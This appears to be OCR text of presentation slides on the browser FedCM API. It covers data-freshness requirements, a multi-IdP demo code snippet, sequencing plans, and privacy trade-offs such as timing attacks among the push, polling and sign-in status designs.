
Hard requirement

Must keep data fresh, by some definition of freshness (hard legal requirement by IdPs)

Use Case:

- User logs into IdP on their phone
- Later, user changes their display name on their desktop (e.g. for deadnaming reasons)
- User comes back to phone, goes to RP
- RP calls FedCM API
- Should show new name
    - At least if name was updated more than N hours ago
    - We have heard that typically N <= 2


Makes sense?


ILLUSTRATIVE MOCKS
IdP Sign-in
Signed-out
Silent Fail
Signed-out, then Signed-in
Sign-in to IdP
Signed-in
Account Chooser
Google
Sign in
Use your Google Account
Email or phone
Forgot email?
Not your computer? Use Guest mode to sign in privately. Learn more
Create account
Next
English (United States)
Help
Privacy
Terms
Sign-in Status
No
Is logged in?
Yes
IDK
fetch
fetch
accounts?
accounts?
Signed-in, out
No: prime the cache.
No: server invalidated, refresh
Yes, fresh accounts
9:30
recipewebsite.com
website.com
RECIPES
Chocolate Chip Walnut Banana Bread
Not one, not two, not three, but four bananas are packed into a single loaf of this Chocolate Chip Walnut Banana Bread. A bread absolutely bedazzled with chocolate chips and walnuts. In other words, I dare you to not fall in love with it upon first bite!
Prep Time 15 mins
Cook Time 55 mins
Total Time 1hr 10 mins
Ingredients
1/2 cup butter softened
1 cup sugar
2 eggs beaten
Sign in with google.com
Use your google.com account to sign in to website.com
No more password to remember. Signing in is fast, simple and secure.
Continue
Sign in to website.com with google.com
Elisa Beckett
elisa.g.beckett@gmail.com
Continue as Elisa
To continue, google.com will share your name, email address, and profile picture with this site. See this site's privacy policy and terms of service.


Demo

The Problem

Single IdP account chooser?




Timing Attack?



ILLUSTRATIVE MOCKS

Would it be possible to deploy this through JS SDKs?

RP loads 2 JS SDKs that IdPs control




Today-ish

Would it be possible to combine them cooperatively WITHOUT requiring the RP to redeploy?

Would it be desirable (by IdPs) to cooperate?

Tomorrow?

Demo



index.html – multi-idp-de
glitch.com/edit/#!/multi-idp-demo?path=index.html%3A102%3A72
Glitch
index.html
Remix
Share
multi-idp-demo
Settings
Assets
Files
README.md
index.html
style.css
index.html
PRETTIER
const cred = await navigator.credentials.get({
identity: {
providers: [
{
configURL: "https://webid-fcm-idp.glitch.me/test/fedcm.json",
clientId: "4321",
nonce: "8765",
},
{
configURL: "https://some-idp.glitch.me/test/fedcm.json",
clientId: "1234",
nonce: "5678",
},
],
}
});
STATUS
LOGS
TERMINAL
TOOLS
PREVIEW
Applications
Wed Sep 7 21:53:44

Sequencing


Sequencing Considerations

1. We don't think we should launch the IdP Sign-in Status API (nor support for Multiple IdPs) without the confidence of production experience
2. We think that gathering production experience (with real Identity Providers) for the IdP Sign-in Status API (or Multiple IdPs) will take us somewhere between 3-4 quarters: design > prioritize > implement > test > experiment > reviews > deploy.
3. We think that the hardest part is going to be incentives for IdPs, not implementation.
    a. We are generally hopeful, though, that there is a good value proposition for them.
4. We are learning a lot by gathering production experience with IdPs
    a. Incentives (for IdPs and RPs)
    b. Deployment corner cases (e.g. CSP issues, CORS and permission policies for iframes)
5. It is hard to rely on FedCM until it is publicly available
    a. IdPs are asking us "In 2023, should we extend our products through Iframes/3PC or FedCM?".
    b. Browsers are asking us "Should we solve this with the Storage Access API? First Party Sets? Or FedCM?"
6. Browsers have, so far, favorable positions on FedCM
7. The riskiest part right now is to help IdPs
    a. Technical Feasibility: unknowns unknowns, known unknowns (extensibility / expressivity)
    b. Value Proposition: increase benefits (e.g. UX polish, browser interop, unlock what wasn't possible) and decrease costs (e.g. Stability, Reliability)
    c. Shared ownership: making backwards incompatible changes isn't fun for IdPs, but we think that might be preferable than "going quiet" for the next 4 quarters

Timeline Proposal



Where we come from and where we are going to



Discussion

Evaluation Criteria (in order)

1. Privacy and tracking properties (e.g. timing attacks? leaking user behavior, e.g. when browser restarts? Leaks IP addresses, e.g. when they change cell networks?)
2. User experience (e.g. # of prompts)
3. Abuse vectors (e.g. unbounded resource consumption attacks)
4. Deployment Complexity (ergonomics) for IDPs (e.g. deployment complexity)
5. Browser implementation complexity

Alternatives Considered

The Full Push Model


The IdP caches all of the accounts in the browser.

Pros

No timing attacks. No latency.

Cons

Really hard to keep the accounts up to date to meet legal requirements across devices (e.g. freshness under 2 hours).



The Polling Model


From time to time, the browser fetches the user's accounts.

Pros

Easy to implement by IdPs.

Cons

Reveals user's habits (e.g. IdPs learn when users are using their device).



The Sign-in Status Model


The IdP caches only the validity of the sessions in the browser.

Pros

Simple to implement for IdPs. Seems like a prerequisite for further improvements.

Cons

Timing attacks are observable, but can occur.



Ideal API


- Does not expose user's IP address to IDP when user is not interacting with the IDP or an RP that uses this IDP
  - Could be solved by proxying, like Safari already does for paid users
- Does not expose browser usage patterns or user online status to IDP (e.g. ping IDP to update account list whenever browser starts)
- Does not rely on the user accepting additional permissions
- Of course, should actually solve the timing attack in all cases (ie. never make credentialed request to IDP at a time that can be correlated to an RP)
- Easy for IDPs to implement


This is hard!

Incremental Disclosure

Issue #242

Illustrative Mock
NOT ready to build








Illustrative Mock
NOT ready to build

Selective Disclosure

Issue #242







Operating Hypothesis

O(1s)	O(10s)	O(K)	O(B)
Browsers	Identity Providers	Relying Parties	Users
Change heavy	JS SDKs	Backwards compatible	No behavioral changes

easier to change **harder to change**

Security > Privacy > Performance > Extensibility > Ergonomics > Purity

Sign-in Status

